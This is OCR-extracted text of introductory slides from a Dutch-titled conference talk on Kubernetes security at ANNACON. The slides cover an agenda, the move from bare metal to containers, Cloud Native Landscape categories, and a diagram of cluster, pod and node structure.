BITS & BYTES

Pieter Van Goethem

# Kubernetes - Veilig varen in een zee vol gevaren

14:30 – 15:15

ANNACON 0X7E8


# KUBERNETES SECURITY

Varen in een zee vol gevaren

# Agenda

- What is Kubernetes?
- Why is it so difficult?
- What can go wrong?
- How can we fix it?


ANNACON
0X7E8




# PAST ORCHESTRATION


Bare-Metal → Virtual machines → Containers → Kubernetes




ANNACON
0X7E8


CLOUD NATIVE LANDSCAPE
EXPLORE
GUIDE
STATS
Search items
Filters
GROUP:
Projects and products
Members
Certified partners and providers
Serverless
Wasm
CNAI
VIEW MODE:
Grid
Card
ZOOM:
App Definition and Development
Application Definition & Image Build
Database
Continuous Integration & Delivery
Streaming & Messaging
Orchestration & Management
Scheduling & Orchestration
Service Proxy
Service Mesh
API Gateway
Remote Procedure Call
Coordination & Service Discovery
Runtime
Cloud Native Storage
Cloud Native Network
Container Runtime
Provisioning
Security & Compliance
Automation & Configuration
Container Registry
Key Management
Observability and Analysis
Observability
Continuous Optimization
Chaos Engineering
Feature Flagging
ANNACON
0X7E8


# Multiple levels of fail




ANNACON
0X7E8

# CULTURAL ISSUE




Cluster
Deployment
Pod
Init-
container
container
pod
Init-
container
container
pod
Init-
container
container
node1
node2
node3
Ingress
Service


ANNACON
0X7E8

